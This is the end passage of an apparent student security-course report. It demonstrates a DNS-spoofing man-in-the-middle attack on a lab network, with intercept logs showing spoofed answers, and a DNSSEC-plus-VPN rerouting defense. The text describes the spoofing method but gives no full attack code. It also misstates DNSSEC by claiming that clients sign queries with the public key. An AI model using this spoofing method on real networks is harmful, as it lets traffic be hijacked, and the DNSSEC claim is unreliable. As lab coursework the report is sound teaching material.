
;; AUTHORITY SECTION:
bombast.com. 604800 IN      NS      verizon.com.
bombast.com. 604800 IN      NS      bombast.com.
bombast.com. 604800 IN      RRSIG  NS 8 2 604800 20181218203231 20181118194655 34584 bombast.com. a
xEj1nUnzgy7Qpaf8Fz7QIGAL76qKOYXY1snEU7/E2sGukQ8qkxmmek6GGC51RJ4IfQhMW95Hz37Jv4J5ttRPv/kchp31YjVwAUeEWWFd
84c8Q+mgCR2QTYVDo08N4A9PY135dFUXczH1geVFW8JCEQ9+peqbPtCPkk30tUuDDw=

;; ADDITIONAL SECTION:
bombast.com. 604800 IN      A      10.4.9.6
bombast.com. 604800 IN      RRSIG  A 8 2 604800 20181218203231 20181118194655 34584 bombast.com. Dx
NXyYap/BEPZiGkLJrtGsY2iyBx0KjVfsX4cp6mn14K7SZaDAd4mNeQqp6sIGAYeXBR7b9kh6SKmJC17JYx9kkmPmpy57k8s2VAW/6msM
4axroj+ty9lySuOHuxC2YRy6b78V623g65bWYsInfIuhMOHkaPMJsVLLESra0/q8R8=

;; Query time: 1 msec
;; EDNS: version 0; flags: do ; udp: 4096
;; SERVER: 10.4.9.5
;; WHEN: Mon Nov 19 20:40:15 2018
;; MSG SIZE rcvd: 629
;; verizon.bombast.com. 604800 IN      A      10.4.9.7
;; VALIDATED by id = 34584, owner = bombast.com.
root@cs4404: /home/cs4404#
```

Figure 7: DNSSEC demo

Once DNSSEC was deployed, we created a client side solution to take advantage of the signing results and validation now provided to us. We ran a test with the man in the middle to see what results drill gave us to work with.



The image displays two terminal windows from a system with IP 10.4.4.4. The top window shows a Python script named 'intercept.py' running. It captures a DNS query from 10.4.9.3 to 10.4.9.5 for 'verizon.bombast.com'. The script then serves a spoofed answer from 10.4.9.5 to 10.4.9.3, claiming the IP for 'verizon.bombast.com' is 10.4.9.6, and drops the original packet. The bottom window shows the output of the 'drill' command, which is a DNSSEC-aware drill utility. It shows a query for 'Kbombast.com.+008+34584.key' from 10.4.9.3 to 10.4.9.5. The response is a denial of existence (rcode: NOERROR, id: 55132) for the query, but it also shows the spoofed answer for 'verizon.bombast.com' with IP 10.4.9.6. The output includes details like query time, server IP, and message size.

```
root@cs4404: /home/cs4404
root@cs4404:/home/cs4404# python intercept.py
Queued Packet
Original Packet Info:
SRC IP = 10.4.9.3
DST IP = 10.4.9.5
Query = verizon.bombast.com.

Serving Bombast Attack
Spoofed Answer Info:
SRC IP = 10.4.9.5
DST IP = 10.4.9.3
Query = verizon.bombast.com.
Spoofed Answer = 10.4.9.6
Dropping original packet and sending Spoofed payload

root@cs4404:/home/cs4404# drill -k Kbombast.com.+008+34584.key -D verizon.bombast.com
;; Number of trusted keys: 1
;; ->>HEADER<<- opcode: QUERY, rcode: NOERROR, id: 55132
;; flags: qr aa ; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; verizon.bombast.com. IN      A
;; ANSWER SECTION:
verizon.bombast.com. 10      IN      A      10.4.9.6
;; AUTHORITY SECTION:
;; ADDITIONAL SECTION:

;; Query time: 13 msec
;; SERVER: 10.4.9.5
;; WHEN: Mon Nov 19 20:43:09 2018
;; MSG SIZE rcvd: 72
; verizon.bombast.com. 10      IN      A      10.4.9.6
Bad data; RR for name and type not found or failed to verify, and denial of existence failed.
root@cs4404:/home/cs4404#
```

Figure 8: Man in the Middle Demo

From this test, we noticed the last line of print out changed from “VALIDATED” to “Bad data;”. We then wrote a python script to execute a drill query given a hostname in the command line arguments. The script attempted the query and read the results. If it was validated it prints “DNS query successful”. If the query fails, however, the script changes the routing tables on the machine. Instead of routing the traffic through 10.4.9.2, it is routed through 10.4.9.1. This is effectively a very abstracted VPN. The DNS traffic is now being tunneled through a private, trusted tunnel. Below, in *Figure 9*, is a screenshot of our defense in action.

```

root@cs4404:/home/cs4404# python intercept.py
Bombast Query, accept and dont manipulate

Queued Packet
Original Packet Info:
Src IP = 10.4.9.3
DST IP = 10.4.9.5
Query = verizon.bombast.com.

Serving Bombast Attack
Spoofed Answer Info:
Src IP = 10.4.9.5
DST IP = 10.4.9.3
Query = verizon.bombast.com.
Spoofed Answer = 10.4.9.6
Dropping original packet and sending Spoofed payload

root@host1:/home/cs4404# tcpdump -i eth0 src 10.4.9.3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:44:22.456056 IP 10.4.9.3.38341 > 10.4.9.5.domain: 50227* [1au] A? verizon.bombast.com. (48)
20:44:22.456202 IP 10.4.9.3.38341 > 10.4.9.5.domain: 50227* [1au] A? verizon.bombast.com. (48)
20:44:27.464720 ARP, Reply 10.4.9.3 is-at 52:54:00:44:64:23 (oui unknown), length 28

root@cs4404:/home/cs4404# python dnssec.py bombast
DNS Query Successful
root@cs4404:/home/cs4404# python dnssec.py verizon
DNS Query Failed! Could not validate response.
Retrying query with vpn...
Resetting routing tables
Adding VPN Path
Retrying query thru VPN
DNS Query Successful
root@cs4404:/home/cs4404#

```

Figure 9: Defense Demo

Our defense deploys DNSSEC on the authoritative DNS server to provide authenticity and integrity for DNS queries. These security goals are achieved by using public key encryption as digital signatures for DNS zones. The domain names are then associated with the generated public key. The client then has to sign DNS requests with the public key to receive these security benefits. In our defense we are assuming that the public key for the DNS server would be packaged with the dnssec.py python script. Every time a query is run with the script it is signed and protected from any meddling.

Outside organizations and users can easily protect themselves by downloading our script and public key to authenticate their DNS queries. This approach could also be expanded to web servers requesting hostname lookups from our server. In a real world the DNSSEC validation would act as an intrusion detection system and the script would setup/enable some user defined VPN. We kept our implementation simple for clarity and demonstrative purposes. This defense relies most heavily on the network administrator at bombast installing DNSSEC on the servers should he feel the company is acting unethically. We believe it is completely reasonable to package the key and script as a tool and publish it on the internet to ensure the world is getting a free and open internet without corporate meddling.

Conclusion

Ultimately we were successful at exploiting DNS queries and spoofing their responses such that Bombast would be in full control of where their clients can navigate on the web. Our attack was

implemented using NetfilterQueue to filter, create and drop DNS traffic, as well as scapy to modify the packets in order to spoof the resolved IP address. Also we showed that the clients would have no idea of this change, as their DNS queries could still be sent the exact same way in the background as before and after the attack, and the only difference, would be that they would be receiving the incorrect IP address to map to their requested domain. Without any added infrastructure, or client knowledge, we were able to correctly handle traffic, appropriately spoofing, or accepting large amounts of simultaneous DNS queries from various clients.

In addition to creating a successful attack, we were able to build a feasible defense to stop the IP Spoofing Man in the Middle attack. By setting up DNSSEC and our faux VPN we can implement our security goals of integrity, authenticity, and availability. DNSSEC provides notification of a breach, which is handled by the VPN to reroute the traffic to ensure the actual prevention of further meddling. Integrity and authenticity are ensured by DNSSEC, while availability is provided with the implementation of the faux VPN. Overall we successfully implemented a feasible and creative attack and defense for our mission 3.

Works Cited

- [1]<https://www.iplocation.net/ip-spoofing>
- [2]<https://www.symantec.com/connect/articles/ip-spoofing-introduction>
- [3]<https://info.townsendsecurity.com/bid/72450/what-are-the-differences-between-des-and-aes-encryption>
- [4]<https://link.springer.com/content/pdf/10.1007%2Fs00145-009-9049-y.pdf>
- [5]<https://www.cloudflare.com/dns/dnssec/how-dnssec-works/>
- [6] Poisoning Network Visibility in Software-Defined Networks: New Attacks and Countermeasures
- [7] <https://dl.acm.org/citation.cfm?id=546418>
- [8] https://link.springer.com/chapter/10.1007/978-3-319-15509-8_2
- [9] <https://www.incapsula.com/ddos/attack-glossary/dns-amplification.html>
- [10]<https://www.isc.org/downloads/bind/>
- [11]<https://www.digitalocean.com/community/tutorials/how-to-configure-bind-as-a-private-network-dns-server-on-ubuntu-14-04>
- [12]<https://byt3bl33d3r.github.io/using-nfqueue-with-python-the-right-way.html>
- [13]<https://github.com/DanMcInerney/dnsspoof/blob/master/dnsspoof.py>
- [14]<https://scapy.readthedocs.io/en/latest/introduction.html>
- [15]<http://www.zytrax.com/books/dns/ch15/>
- [16]<https://blog.webernetz.net/bind-dnssec-signing/>